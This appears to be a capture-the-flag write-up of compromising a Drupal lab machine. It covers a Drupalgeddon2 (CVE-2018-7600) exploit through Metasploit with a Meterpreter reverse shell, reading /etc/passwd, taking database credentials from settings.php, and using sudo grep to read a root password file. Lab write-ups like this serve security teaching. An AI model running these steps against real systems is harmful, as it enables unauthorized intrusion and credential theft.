
```
hp/webapps/46459.py
    Codes: CVE-2019-6340
 Verified: False
File Type: Python script, ASCII text execu
table
Copied EDB-ID #46459's path to the clipboa
rd
msf > searchsploit -p php/webapps/44449.rb
[*] exec: searchsploit -p php/webapps/4444
9.rb

  Exploit: Drupal < 7.58 / < 8.3.9 / < 8.4
.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code
 Execution
      URL: https://www.exploit-db.com/expl
oits/44449
     Path: /usr/share/exploitdb/exploits/p
hp/webapps/44449.rb
    Codes: CVE-2018-7600
 Verified: True
File Type: Ruby script, ASCII text
Copied EDB-ID #44449's path to the clipboa
rd
msf > 
```

```
# robots.txt
#
# This file is to prevent the crawling and indexing of certain
parts
# of your site by web crawlers and spiders run by sites like
Yahoo!
# and Google. By telling these "robots" where not to go on
your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your
host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html

User-agent: *
# CSS, JS, Images
Allow: /core/*.css$
Allow: /core/*.css?
Allow: /core/*.js$
Allow: /core/*.js?
Allow: /core/*.gif
```




```
ebapp/php_xmlrpc_eval

msf exploit(unix/webapp/drupal_coder_exec) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:
                                           host:port][...]. Supported proxies: sapni, so
                                           cks4, socks5, http, socks5h
   RHOSTS                        yes       The target host(s), see https://docs.metasplo
                                           it.com/docs/using-metasploit/basics/using-met
                                           asploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host
```

Executing the exploit provided a Meterpreter session, allowing further actions and connection to the machine.



```
meterpreter > ls
Listing: /var/www/html
======================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  1025    fil   2018-03-07 16:10:20 -0500  .csslintrc
100644/rw-r--r--  357     fil   2018-03-07 16:10:20 -0500  .editorconfig
100644/rw-r--r--  151     fil   2018-03-07 16:10:20 -0500  .eslintignore
100644/rw-r--r--  41      fil   2018-03-07 16:10:20 -0500  .eslintrc.json
100644/rw-r--r--  3858    fil   2018-03-07 16:10:20 -0500  .gitattributes
100644/rw-r--r--  2306    fil   2018-03-07 16:10:20 -0500  .ht.router.php
100644/rw-r--r--  7866    fil   2018-03-07 16:10:20 -0500  .htaccess
100644/rw-r--r--  18092   fil   2016-11-16 18:57:05 -0500  LICENSE.txt
100644/rw-r--r--  5889    fil   2018-03-07 16:10:20 -0500  README.txt
100644/rw-r--r--  262     fil   2018-03-07 16:10:20 -0500  autoload.php
100644/rw-r--r--  2740    fil   2018-03-07 16:10:20 -0500  composer.json
100644/rw-r--r--  161072  fil   2018-03-07 16:10:20 -0500  composer.lock
040755/rwxr-xr-x  4096    dir   2018-03-07 16:10:20 -0500  core
100644/rw-r--r--  1272    fil   2018-03-07 16:10:20 -0500  example.gitignore
100644/rw-r--r--  549     fil   2018-03-07 16:10:20 -0500  index.php
040755/rwxr-xr-x  4096    dir   2018-03-07 16:10:20 -0500  modules
040755/rwxr-xr-x  4096    dir   2018-03-07 16:10:20 -0500  profiles
100644/rw-r--r--  1596    fil   2018-03-07 16:10:20 -0500  robots.txt
040755/rwxr-xr-x  4096    dir   2018-03-07 16:10:20 -0500  sites
040755/rwxr-xr-x  4096    dir   2018-03-07 16:10:20 -0500  themes
100644/rw-r--r--  848     fil   2018-03-07 16:10:20 -0500  update.php
040755/rwxr-xr-x  4096    dir   2018-03-07 16:23:44 -0500  vendor
100644/rw-r--r--  4555    fil   2018-03-07 16:10:20 -0500  web.config

meterpreter > |
```


Then, using `whoami` it was determined the shell was running as `www-data`, so `/etc/passwd` was inspected to find potential users with `/bin/bash` access — the user `ballenita` was identified as a candidate.




```
ls /dev 2>/dev/null | grep -i "sd"
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
ballenita:x:1000:1000:ballenita,,,:/home/ballenita:/bin/bash
```

The next step was to find the password. Filesystem enumeration focused on important configurations, and the most relevant result was the Drupal settings file.

```
find / -name settings.php 2>/dev/null
/var/www/html/sites/default/settings.php
```



```
find / -name settings.php 2>/dev/null
/var/www/html/sites/default/settings.php
cat /var/www/html/sites/default/settings.php
<?php

// @codingStandardsIgnoreFile

/**
 * @file
 * Drupal site-specific configuration file.
 *
 * IMPORTANT NOTE:
 * This file may have been set to read-only by the Drupal installation program.
 * If you make changes to this file, be sure to protect it again after making
 * your modifications. Failure to remove write permissions to this file is a
 * security risk.
 *
 * In order to use the selection rules below the multisite aliasing file named
 * sites/sites.php must be present. Its optional settings will be loaded, and
 * the aliases in the array $sites will override the default directory rules
 * below. See sites/example.sites.php for more information about aliases.
 *
 * The configuration directory will be discovered by stripping the website's
 * hostname from left to right and pathname from right to left. The first
 * configuration file found will be used and any others will be ignored. If no
 * other configuration file is found then the default configuration file at
 * 'sites/default' will be used.
 *
 * For example, for a fictitious site installed at
 * https://www.drupal.org:8080/mysite/test/, the 'settings.php' file is searched
```



```
 * connections that Drupal may use.  Drupal is able to connect
 * to multiple databases, including multiple types of databases,
 * during the same request.
 *
 * One example of the simplest connection array is shown below. To use the
 * sample settings, copy and uncomment the code below between the @code and
 * @endcode lines and paste it after the $databases declaration. You will need
 * to replace the database username and password and possibly the host and port
 * with the appropriate credentials for your database system.
 *
 * The next section describes how to customize the $databases array for more
 * specific needs.
 *
 * @code
 * $databases['default']['default'] = array (
 *   'database' => 'database_under_beta_testing', // Mensaje del sysadmin, no se usar sql
y petó la base de datos jiji xd
 *   'username' => 'ballenita',
 *   'password' => 'ballenitafeliz', //Cuidadito cuidadín pillin
 *   'host' => 'localhost',
 *   'port' => '3306',
 *   'driver' => 'mysql',
 *   'prefix' => '',
 *   'collation' => 'utf8mb4_general_ci',
 * );
 * @endcode
 */
$databases = array();

/**
 * Customizing database settings.
 *
 * Many of the values of the $databases array can be customized for your
 * particular database system. Refer to the sample in the section above as a
```


This revealed the database MySQL configuration password and the `ballenita` user.

Privilege Escalation

Next, `su ballenita` was used to switch users with the password obtained from the configuration file.

```
www-data@430d587770d2:/var/www/html$ su ballenita
su ballenita
Password: ballenitafeliz
ballenita@430d587770d2:
```

Then `sudo -l` was executed to check allowed binaries; if nothing was allowed, SUID binaries would be searched. Fortunately, `/bin/ls` and `/bin/grep` were found, which were used to access `/root` and retrieve the root password.



```
ballenita@430d587770d2:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for ballenita on 430d587770d2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ballenita may run the following commands on 430d587770d2:
    (root) NOPASSWD: /bin/ls, /bin/grep
ballenita@430d587770d2:/var/www/html$ sudo ls -l /root
sudo ls -l /root
total 4
-rw-r--r-- 1 root root 35 Oct 16  2024 secretitomaximo.txt
ballenita@430d587770d2:/var/www/html$ sudo grep '' /root/secretitomaximo.txt
sudo grep '' /root/secretitomaximo.txt
nobodycanfindthispasswordrootrocks
ballenita@430d587770d2:/var/www/html$ su
su
Password: nobodycanfindthispasswordrootrocks

root@430d587770d2:/var/www/html# |
```

This allowed escalation and full control of the machine.

Written by ***kur0bai***